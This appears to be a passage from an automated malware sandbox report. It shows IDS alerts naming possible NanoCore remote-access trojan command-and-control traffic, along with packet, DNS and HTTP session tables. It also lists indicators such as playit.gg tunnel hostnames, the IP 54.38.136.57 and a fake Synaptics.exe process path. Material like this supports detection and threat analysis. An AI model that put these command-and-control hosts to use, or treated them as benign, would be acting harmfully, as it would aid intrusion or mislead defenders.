01/26/22-02:41:42.814547	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49848	53811	192.168.2.3	54.38.136.57
01/26/22-02:41:47.074662	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49853	53811	192.168.2.3	54.38.136.57
01/26/22-02:41:51.190384	TCP	2025019	ET TROJAN Possible NanoCore C2 60B	49855	53811	192.168.2.3	54.38.136.57

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 02:40:06.382941961 CET	49749	48129	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:06.422976017 CET	48129	49749	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:06.423192978 CET	49749	48129	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:06.475699902 CET	48129	49749	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:06.475821972 CET	49749	48129	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:06.674309015 CET	49749	48129	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:06.713202000 CET	48129	49749	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:15.267210960 CET	49751	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:15.304814100 CET	53811	49751	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:15.304970026 CET	49751	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:15.459533930 CET	53811	49751	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:15.459620953 CET	49751	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:16.178062916 CET	49751	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:16.179632902 CET	49751	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:16.215821028 CET	53811	49751	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:17.976990938 CET	49752	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:18.016222954 CET	8808	49752	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:18.624900103 CET	49752	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:18.663444042 CET	8808	49752	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:19.327810049 CET	49752	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:19.366137028 CET	8808	49752	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:20.867247105 CET	49755	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:20.904031038 CET	53811	49755	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:20.904757977 CET	49755	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:20.931844950 CET	49755	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:20.955421925 CET	53811	49755	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:20.957093954 CET	49755	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:20.957670927 CET	49755	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:20.993757963 CET	53811	49755	54.38.136.57	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 02:40:25.376806974 CET	49757	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:25.413328886 CET	53811	49757	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:25.413567066 CET	49757	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:25.414443016 CET	49757	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:25.450689077 CET	53811	49757	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:25.450952053 CET	49757	53811	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:25.464041948 CET	53811	49757	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:25.487231016 CET	53811	49757	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:31.265311003 CET	49760	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:31.303777933 CET	8808	49760	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:31.811641932 CET	49760	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:31.849983931 CET	8808	49760	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:32.450469971 CET	49760	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:32.489135027 CET	8808	49760	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:37.630414009 CET	49763	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:37.669182062 CET	8808	49763	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:38.314218044 CET	49763	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:38.352937937 CET	8808	49763	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:38.923297882 CET	49763	8808	192.168.2.3	54.38.136.57
Jan 26, 2022 02:40:38.962126017 CET	8808	49763	54.38.136.57	192.168.2.3
Jan 26, 2022 02:40:40.723352909 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:40.723397017 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:40.723404884 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:40.723468065 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:40.723547935 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:40.724471092 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.081263065 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.081298113 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.081397057 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.081435919 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.135405064 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.135466099 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.135528088 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.135582924 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.136308908 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.136394978 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.136778116 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.136868000 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.578936100 CET	49768	80	192.168.2.3	69.42.215.252
Jan 26, 2022 02:40:41.768156052 CET	80	49768	69.42.215.252	192.168.2.3
Jan 26, 2022 02:40:41.768279076 CET	49768	80	192.168.2.3	69.42.215.252
Jan 26, 2022 02:40:41.833442926 CET	49768	80	192.168.2.3	69.42.215.252
Jan 26, 2022 02:40:41.896397114 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.896425009 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.896862030 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.896934986 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.900217056 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.901747942 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.901777983 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.902169943 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.902299881 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.902975082 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:41.941867113 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:41.945875883 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.046803951 CET	80	49768	69.42.215.252	192.168.2.3
Jan 26, 2022 02:40:42.046902895 CET	49768	80	192.168.2.3	69.42.215.252
Jan 26, 2022 02:40:42.090948105 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.091114998 CET	443	49765	142.250.186.46	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 02:40:42.091198921 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.107141018 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.107242107 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.107389927 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.232817888 CET	49766	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.232846975 CET	49765	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.232851982 CET	443	49766	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.232863903 CET	443	49765	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.234947920 CET	49770	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.234982014 CET	443	49770	142.250.186.46	192.168.2.3
Jan 26, 2022 02:40:42.235112906 CET	49771	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.235145092 CET	49770	443	192.168.2.3	142.250.186.46
Jan 26, 2022 02:40:42.235157967 CET	443	49771	142.250.186.46	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 02:40:06.257282972 CET	64021	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:06.367955923 CET	53	64021	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:15.149310112 CET	60784	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:15.250360966 CET	53	60784	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:17.865683079 CET	51143	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:17.975477934 CET	53	51143	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:20.763519049 CET	59026	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:20.866235971 CET	53	59026	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:25.355871916 CET	49572	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:25.374995947 CET	53	49572	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:31.133385897 CET	52130	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:31.250781059 CET	53	52130	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:37.507339954 CET	56527	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:37.615461111 CET	53	56527	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:40.671993017 CET	49559	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:40.699500084 CET	53	49559	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:41.326347113 CET	52650	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:41.345874071 CET	53	52650	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:41.546551943 CET	63297	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:41.565371037 CET	53	63297	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:43.977015972 CET	53615	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:44.085745096 CET	53	53615	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:45.236999989 CET	50728	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:45.256189108 CET	53	50728	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:49.288878918 CET	53777	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:49.398410082 CET	53	53777	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:49.421572924 CET	57106	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:49.523896933 CET	53	57106	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:53.687092066 CET	60352	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:53.792155981 CET	53	60352	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:54.512151957 CET	56773	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:54.614680052 CET	53	56773	8.8.8.8	192.168.2.3
Jan 26, 2022 02:40:59.748697996 CET	60982	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:40:59.767992973 CET	53	60982	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:04.912168980 CET	64367	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:04.932037115 CET	53	64367	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:13.503853083 CET	50585	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:13.523139000 CET	53	50585	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:17.889431000 CET	49250	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:17.909354925 CET	53	49250	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:22.367238998 CET	65110	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:22.384677887 CET	53	65110	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 26, 2022 02:41:24.376039982 CET	61120	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:24.393465042 CET	53	61120	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:36.859237909 CET	56706	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:36.878462076 CET	53	56706	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:42.306711912 CET	53569	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:42.420746088 CET	53	53569	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:46.931000948 CET	62855	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:47.032968044 CET	53	62855	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:48.023952961 CET	51046	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:48.043034077 CET	53	51046	8.8.8.8	192.168.2.3
Jan 26, 2022 02:41:51.133140087 CET	65501	53	192.168.2.3	8.8.8.8
Jan 26, 2022 02:41:51.150513887 CET	53	65501	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2022 02:40:06.257282972 CET	192.168.2.3	8.8.8.8	0x7501	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:15.149310112 CET	192.168.2.3	8.8.8.8	0x7c84	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:17.865683079 CET	192.168.2.3	8.8.8.8	0x6f61	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:20.763519049 CET	192.168.2.3	8.8.8.8	0x31d5	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:25.355871916 CET	192.168.2.3	8.8.8.8	0xc927	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:31.133385897 CET	192.168.2.3	8.8.8.8	0x4285	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:37.507339954 CET	192.168.2.3	8.8.8.8	0x93b6	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:40.671993017 CET	192.168.2.3	8.8.8.8	0x985e	Standard query (0)	docs.google.com	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:41.326347113 CET	192.168.2.3	8.8.8.8	0xfa1b	Standard query (0)	xred.mooo.com	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:41.546551943 CET	192.168.2.3	8.8.8.8	0xb07a	Standard query (0)	freedns.afraid.org	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:43.977015972 CET	192.168.2.3	8.8.8.8	0xa0d2	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:45.236999989 CET	192.168.2.3	8.8.8.8	0x2fa6	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:49.288878918 CET	192.168.2.3	8.8.8.8	0xc17	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:49.421572924 CET	192.168.2.3	8.8.8.8	0xd3e5	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:53.687092066 CET	192.168.2.3	8.8.8.8	0x5937	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:54.512151957 CET	192.168.2.3	8.8.8.8	0x435b	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:59.748697996 CET	192.168.2.3	8.8.8.8	0x35fd	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:04.912168980 CET	192.168.2.3	8.8.8.8	0xf014	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:13.503853083 CET	192.168.2.3	8.8.8.8	0xb176	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:17.889431000 CET	192.168.2.3	8.8.8.8	0x8af5	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:22.367238998 CET	192.168.2.3	8.8.8.8	0xa89	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:24.376039982 CET	192.168.2.3	8.8.8.8	0xc3f9	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 26, 2022 02:41:36.859237909 CET	192.168.2.3	8.8.8.8	0xf8be	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:42.306711912 CET	192.168.2.3	8.8.8.8	0x35b1	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:46.931000948 CET	192.168.2.3	8.8.8.8	0xec9a	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:48.023952961 CET	192.168.2.3	8.8.8.8	0x4ed3	Standard query (0)	agonizing-bat.auto.playit.gg	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:51.133140087 CET	192.168.2.3	8.8.8.8	0xa6c6	Standard query (0)	chivalrous-condition .auto.playit.gg	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2022 02:40:06.367955923 CET	8.8.8.8	192.168.2.3	0x7501	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:06.367955923 CET	8.8.8.8	192.168.2.3	0x7501	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:15.250360966 CET	8.8.8.8	192.168.2.3	0x7c84	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:15.250360966 CET	8.8.8.8	192.168.2.3	0x7c84	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:17.975477934 CET	8.8.8.8	192.168.2.3	0x6f61	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:17.975477934 CET	8.8.8.8	192.168.2.3	0x6f61	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:20.866235971 CET	8.8.8.8	192.168.2.3	0x31d5	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:20.866235971 CET	8.8.8.8	192.168.2.3	0x31d5	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:25.374995947 CET	8.8.8.8	192.168.2.3	0xc927	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:25.374995947 CET	8.8.8.8	192.168.2.3	0xc927	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:31.250781059 CET	8.8.8.8	192.168.2.3	0x4285	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:31.250781059 CET	8.8.8.8	192.168.2.3	0x4285	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:37.615461111 CET	8.8.8.8	192.168.2.3	0x93b6	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:37.615461111 CET	8.8.8.8	192.168.2.3	0x93b6	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:40.699500084 CET	8.8.8.8	192.168.2.3	0x985e	No error (0)	docs.google.com		142.250.186.46	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:41.345874071 CET	8.8.8.8	192.168.2.3	0xfa1b	Name error (3)	xred.mooo.com	none	none	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:41.565371037 CET	8.8.8.8	192.168.2.3	0xb07a	No error (0)	freedns.afraid.org		69.42.215.252	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:44.085745096 CET	8.8.8.8	192.168.2.3	0xa0d2	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:44.085745096 CET	8.8.8.8	192.168.2.3	0xa0d2	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:45.256189108 CET	8.8.8.8	192.168.2.3	0x2fa6	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:45.256189108 CET	8.8.8.8	192.168.2.3	0x2fa6	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:49.398410082 CET	8.8.8.8	192.168.2.3	0xc17	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:49.398410082 CET	8.8.8.8	192.168.2.3	0xc17	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 26, 2022 02:40:49.523896933 CET	8.8.8.8	192.168.2.3	0xd3e5	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:49.523896933 CET	8.8.8.8	192.168.2.3	0xd3e5	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:53.792155981 CET	8.8.8.8	192.168.2.3	0x5937	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:53.792155981 CET	8.8.8.8	192.168.2.3	0x5937	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:54.614680052 CET	8.8.8.8	192.168.2.3	0x435b	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:54.614680052 CET	8.8.8.8	192.168.2.3	0x435b	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:40:59.767992973 CET	8.8.8.8	192.168.2.3	0x35fd	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:40:59.767992973 CET	8.8.8.8	192.168.2.3	0x35fd	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:04.932037115 CET	8.8.8.8	192.168.2.3	0xf014	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:04.932037115 CET	8.8.8.8	192.168.2.3	0xf014	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:13.523139000 CET	8.8.8.8	192.168.2.3	0xb176	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:13.523139000 CET	8.8.8.8	192.168.2.3	0xb176	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:17.909354925 CET	8.8.8.8	192.168.2.3	0x8af5	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:17.909354925 CET	8.8.8.8	192.168.2.3	0x8af5	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:22.384677887 CET	8.8.8.8	192.168.2.3	0xa89	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:22.384677887 CET	8.8.8.8	192.168.2.3	0xa89	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:24.393465042 CET	8.8.8.8	192.168.2.3	0xc3f9	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:24.393465042 CET	8.8.8.8	192.168.2.3	0xc3f9	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:36.878462076 CET	8.8.8.8	192.168.2.3	0xf8be	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:36.878462076 CET	8.8.8.8	192.168.2.3	0xf8be	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:42.420746088 CET	8.8.8.8	192.168.2.3	0x35b1	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:42.420746088 CET	8.8.8.8	192.168.2.3	0x35b1	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:47.032968044 CET	8.8.8.8	192.168.2.3	0xec9a	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:47.032968044 CET	8.8.8.8	192.168.2.3	0xec9a	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:48.043034077 CET	8.8.8.8	192.168.2.3	0x4ed3	No error (0)	agonizing-bat.auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:48.043034077 CET	8.8.8.8	192.168.2.3	0x4ed3	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)
Jan 26, 2022 02:41:51.150513887 CET	8.8.8.8	192.168.2.3	0xa6c6	No error (0)	chivalrous-condition .auto.playit.gg	saw4.playit.gg		CNAME (Canonical name)	IN (0x0001)
Jan 26, 2022 02:41:51.150513887 CET	8.8.8.8	192.168.2.3	0xa6c6	No error (0)	saw4.playit.gg		54.38.136.57	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- docs.google.com
- freedns.afraid.org

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49765	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49766	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.3	49779	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.3	49778	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.3	49780	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.3	49781	142.250.186.46	443	C:\ProgramData\Synaptics\Synaptics.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
